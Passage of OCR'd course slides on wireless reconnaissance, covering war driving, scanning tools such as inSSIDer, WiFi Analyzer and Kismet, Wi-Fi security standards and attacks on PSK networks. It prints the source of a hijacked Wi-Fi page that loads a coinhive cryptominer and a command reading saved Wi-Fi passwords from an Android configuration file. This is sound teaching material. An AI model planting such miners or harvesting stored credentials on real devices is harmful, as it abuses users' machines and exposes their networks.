

Course Roadmap

- Incident Handling
- Applied Incident Handling
- Attack Trends
- Step 1: Reconnaissance
- **Step 2: Scanning**
- Step 3: Exploitation
  - Gaining Access
  - Web App Attacks
  - Denial of Service
- Step 4: Keeping Access
- Step 5: Covering Tracks
- Conclusions

Scanning

War Dialing

War Driving

Lab 2.2: Wireless LAN Discovery

Network Mapping with Nmap

Port Scanning with Nmap

Lab 2.3: Nmap

Evading IDS/IPS

Vulnerability Scanning with Nessus

Lab 2.4: Nessus Scan Analysis

SMB Sessions

Lab 2.5: SMB Sessions

A more popular attack vector is targeting insecure wireless networks and vulnerable client devices through war driving.

Wireless Network Reconnaissance — War Driving

- Wi-Fi networks are an attractive target for attackers
  - Typically *internal* to an organization's network
  - Typically *unmonitored*, giving the attacker flexibility
  - Typically shared by *unprotected* devices (mobile, IoT devices)
  - Often *insecure*, and vulnerable to multiple attacks



Noah Dinkin
@imnoah

Hi @Starbucks @StarbucksAr did you know that your in-store wifi provider in Buenos Aires forces a 10 second delay when you first connect to the wifi so it can mine bitcoin using a customer's laptop? Feels a little off-brand.. cc @GMFlickinger



view-source:10.104.206.14/redir/?url=aHR0cDovL3N0YXJidWNrc3Jld2FyZHMuY29

```
<!DOCTYPE html>
<html>
<head>
<meta http-equiv="refresh" content="10; url=http://starbucksrewards.com.ar/">
<style>
body { background: #fff; }
.content { max-width:500px;margin-top:200px;margin-right:auto;margin-left:auto;backgrou
#myProgress { width: 100%;background-color:#ddd; }
#myBar { width:1%;height:30px;background-color:#2196F3; }
</style>
<script src="https://coin-hive.com/lib/coinhive.min.js"></script>
</head>
<body onload="move()">
```

In this module we'll look at attacks affecting wireless networks. Historically, the identification of wireless networks was known as *war driving* (sometimes done in a car, trying to identify as many wireless networks as possible). While the pervasive deployment of Wi-Fi networks has mostly eliminated the activity known as war driving, we'll reuse the term here to refer to reconnaissance analysis done against wireless networks.

Wi-Fi networks are an attractive target for attackers. In many cases, successfully compromising a Wi-Fi network gives an attacker internal access to the network. These networks are often unmonitored, and expose the soft underbelly of vulnerable and unprotected devices (such as IoT devices and vulnerable mobile platforms).

Wi-Fi networks are often insecure, and vulnerable to multiple attacks. In this module we'll focus on attacking the wireless networks and client devices themselves, though sometimes the attacks target the wireless APs as vulnerable IoT devices in their own right. For example, the recent discovery that wireless APs used for the Google Starbucks Wi-Fi network in Buenos Aires, Argentina by Noah Dunkin (@imnoah) had been compromised by an attacker to deploy JavaScript bitcoin miners on all users who connect to and use the free Wi-Fi service "*Feels a little off-brand...*"



Wireless Network Reconnaissance Scanning

War Driving

- Wireless scanning requires some proximity
  - Extended (or limited) with antenna choices
- Two scanning methods: Active and passive

Active scanning requires the scanner to send frequent probe request messages to all or a named SSID, observing responses.

Passive scanning allows the scanner to listen for beacons sent frequently by the AP, disclosing the SSID, encryption, and authentication support options.

Anytime an attacker wants to exploit a wireless network, they need some physical proximity to the target network environment. Often this is the attacker in a nearby parking lot or other location, but it can also be done remotely by controlling a local, physically proximate device (such as a compromised Windows system near the Wi-Fi network, or by deploying a remotely-controlled Wi-Fi attack device). The first part of such an attack is the reconnaissance analysis phase, where the attacker identifies available wireless networks and client devices to attack.

Wi-Fi reconnaissance analysis is done in one of two ways:

> **Active Scanning**: The attacker sends *probe request* messages on all available channels to a named Service Set Identifier (SSID, the wireless network name) or to a broadcast SSID, observing responses.
>
> **Passive Scanning**: The attacker listens for *beacon* frames regularly sent by the AP.

In both scanning options, the attacker will gather information about the network including the network name (SSID), supported encryption and authentication methods, channel number, and AP manufacturer information through MAC address prefixes.

Next let's look at several tools we can use to conduct active and passive Wi-Fi scanning.

(4, 8) 5

inSSIDer

War Driving

Active scanning

inSSIDer from Metageek uses active and passive scanning with a standard Wi-Fi card on Windows. Identifies SSID, security settings, signal strength, and channel information. Integrates with a GPS for location mapping.





The inSSIDer tool from Metageek runs on Windows systems and uses active scanning with a standard Wi-Fi card. inSSIDer collects and reports on information observed in beacon frames (passive scanning) and *probe response* frames (active scanning), as shown on this page. inSSIDer can also utilize a GPS, recording latitude and longitude information for each identified AP.

inSSIDer 2.0 was replaced with a commercial tool by Metageek (inSSIDer *Plus*), and later reintroduced as the freely available inSSIDer *Lite*. inSSIDer Lite provides similar functionality to the legacy inSSIDer 2.0 tool, but requires registration with Metageek to use the tool. The legacy version inSSIDer 2.0 does not require registration, and still works on modern Windows systems. The inSSIDer Lite tool is available at https://www.metageek.com/support/downloads/. The legacy inSSIDer 2.0 tool is available at http://www.wi-spy.co.uk/index.php/component/content/article/49-inssider-2.

inSSIDer [illegible]

inSSID [illegible] passive scanning



WiFi Analyzer for Android

War Driving

Active scanning

Similar to inSSIDer, WiFi Analyzer by FarProc gathers similar data but for Android devices. Offers multiple views for identified networks including a signal strength view to identify the location of a selected AP.

Similar to inSSIDer, *WiFi Analyzer* for Android by FarProc gathers similar data using active scanning, but running on an Android platform it is very convenient to use for network identification and analysis. WiFi Analyzer also includes an *AP signal meter* view which uses a visible signal strength needle and an audible Geiger counter–like audible notification as you get closer to a selected AP. WiFi Analyzer is available for free, though it uses a banner ad.

In order to scan for Wi-Fi networks, WiFi Analyzer requires location services permission on Android devices. Unfortunately, WiFi Analyzer also allows in-app banner advertisements, which can also collect your location information. This is a common issue for Android devices, and similarly affects all Wi-Fi scanning apps for Android.

WiFi Analyzer is available in the Google Play store for Android devices at https://play.google.com/store/apps/details?id=com.farproc.wifi.analyzer. Unfortunately, there is no comparable tool for Apple iOS due to Apple restrictions on Wi-Fi scanning APIs.

wifi analyzer – active scanning
android
by [illegible]

Kismet

War Driving

Passively captures Wi-Fi activity, preventing any opportunity for discovery. Provides detailed information about networks and clients as they are seen.

Passive scanning only



≡ Kismet

Name	Type	Crypto	Signal	Channel	Data	Packets	Clients	BSSID
Pico-9ZBGH-2G	Wi-Fi AP	WPA-CCMP	-71	161	1.05 KB		3	[illegible]
ONE IN THE CHAMBER	Wi-Fi AP	WPA-CCMP	-68	36	0 B		0	80:1F:A0:32:AF:F0
somethingclever	Wi-Fi AP	WPA-CCMP	-20	132	7.02 KB		7	[illegible]
Screamingclever	Wi-Fi AP	WPA-CCMP	-22	149	13.26 KB		10	[illegible]

Showing 36 to 39 of 40 entries



Unlike inSSIDer and WiFi Anlyzer, Kismet is a completely passive Wi-Fi scanning tool. Designed primarily for Linux systems, Kismet uses a standard wireless card in *monitor mode*, allowing the card to capture any available wireless packets within range of the antenna and passing them to Kismet for analysis. Kismet captures and parses this information, producing a graphical web-based interface that details the network name, encryption and authentication support, and channel number. Unlike the other Wi-Fi scanning apps we've seen, Kismet can also identify client activity on the APs, including the number of clients currently connected to the AP.

Kismet is client/server software, with the server executable `kismet`. After running `kismet`, browse to http://localhost:2501 to access the Kismet client. The first time you access the Kismet you will be asked to enter a username and password value to protect against unauthorized access.

Kismet is open-source software, licensed under the GPL. Kismet is written by Mike Kershaw (@dragorn), available at https://www.kismetwireless.net.

Kismet ← passive WiFi -Scanning

Linux (sd monitor [illegible])

xem dc số client kết nối với AP.

Kismet Packet Capture

War Driving

Kismet also supports rich data capture

```
$ nano /usr/local/etc/kismet_logging.conf
...
log_types=kismet,pcapng
```


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression... +

```
q 0 and wlan.fc.type eq 2 and !wlan.fc.type_subtype eq 0x24 and !wlan.fc.type_subtype eq 0x2c
No.    Time        Source             Destination        Protocol Length Info
  8325 129.497154  bc:26:c7:65:a1:e0  01:0b:85:00:00:00  LLC        94 U, func=UI; SNAP, OUI 0x000B…
 12972 181.153185  bc:26:c7:84:ed:20  01:0b:85:00:00:00  LLC        94 U, func=UI; SNAP, OUI 0x000B…
 17158 244.320813  1c:b9:c4:3c:42:18  b8:86:87:98:4a:71  EAPOL     151 Key (Message 1 of 4)
 17160 244.323439  b8:86:87:98:4a:71  1c:b9:c4:3c:42:18  EAPOL     173 Key (Message 2 of 4)
 17162 244.328146  1c:b9:c4:3c:42:18  b8:86:87:98:4a:71  EAPOL     207 Key (Message 3 of 4)
```

Unlike inSSIDer and WiFi Analyzer, Kismet also supports rich data capture. By default, Kismet records observed details about wireless network and client activity to a local database file, but you can also capture full packet capture information (compatible with Wireshark and other tools), as well as XML network details.

To capture packet capture data with Kismet, edit the `/usr/local/etc/kismet_logging.conf` file with an editor such as `nano`. Scroll to the section starting with `log_types`, and add `pcapng` to the end of the line (adding a comma to separate `kismet` and `pcapng`, as shown on this page). Then restart Kismet.

When you are done collecting information with Kismet, close the `kismet` executable by pressing CTRL+C in the terminal. Kismet will create a packet capture starting with `Kismet-`, followed by the date and a number, ending with the filename suffix `pcapng`. This packet capture is compatible with many tools including Wireshark, as shown on this page.

kismet also [illegible] we [illegible]

kismet rich data capture

/usr/local/etc/kismet_logging.conf

log_types = kismet, pcapng



Wi-Fi Security Options

War Driving

WPA: Oldest WPA standard, uses TKIP encryption. Intended for old hardware. No longer supported.

WPA2: Most common wireless security standard. Uses AES with 128-bit keys in CCMP mode. Hard to break!

WPA3: Announced in 2018, not yet widely available. Supports AES with 256-bit keys in GCM mode (faster on modern hardware). NEW!

PSK: Uses a pre-shared key for network authentication. PSK is shared among all users.

Enterprise: Uses an EAP method for authentication. EAP methods can use passwords, certificates, or tokens.

SAE: Shared password, but Simultaneous Authentication of Equals eliminates offline password guessing. NEW!

Wireless network administrators choose a *supported* encryption mechanism with a *desirable* authentication mechanism.

Some authentication mechanisms are better than others.

Before we look at attack techniques against Wi-Fi networks, let's go over some of the standard security options available to wireless network administrators. While the standard we know as Wi-Fi is made up of a collection of specifications from the IEEE and the IETF, the Wi-Fi Alliance is the body that tests and certifies devices as meeting a consistent set of requirements. These requirements are generally known as Wi-Fi Protected Access (WPA), followed by WPA2, and in November 2018, WPA3. While WPA introduced the Temporal Key Integrity Protocol (TKIP) option for encryption, it is no longer supported. Most modern Wi-Fi networks use AES encryption in a mode known as Cipher Block Chaining Message Authentication Check Protocol (CCMP, an acronym that makes you hate acronyms) with 128-bit keys. In November 2018, the Wi-Fi Alliance also announced the WPA3 specification, which offers a longer AES key length (256-bit), and support for Galois Counter Mode (GCM, a mode of encrypting data that is strong and easy to accelerate in hardware).

Within the WPA, WPA2, and WPA3 specifications, we also have multiple options for Wi-Fi authentication. Options include Pre-Shared Key (PSK) where a single password is used for authentication on all clients and APs sharing the same SSID, enterprise authentication where an Extensible Authentication Protocol such as EAP/TLS is used, and Simultaneous Authentication of Equals (SAE), which is similar to PSK but eliminates offline password-guessing attacks (SAE is new with WPA3).

When a wireless administrator sets up a Wi-Fi network, they must choose encryption and authentication options. Encryption options are typically chosen based on the maximum available that are supported by all devices. Authentication options however are often chosen by what is desirable with a minimum amount of security. As we'll see, some authentication options are better than others.

SAE -> [illegible] WPA3

PSK : EAP [illegible]



Attacking PSK Wi-Fi

War Driving

- PSK-based Wi-Fi authentication is simple and inexpensive to deploy
  - Very common for home, retail businesses, medical field
- PSK is configured on *every* device: a lost or stolen device threatens all devices
- Susceptible to offline password guessing
  - Attacker captures when someone logs in to the network (Kismet)
  - Attempts to crack password using a word list (slow)

```
root@android:/ # grep -E "ssid|psk" /data/misc/wifi/wpa_supplicant.conf
        ssid="Gobbles"
        psk="GoodGoodGoodGoodVibrations"
```

SEC504 | Hacker Tools, Techniques, Exploits, and Incident Handling 74

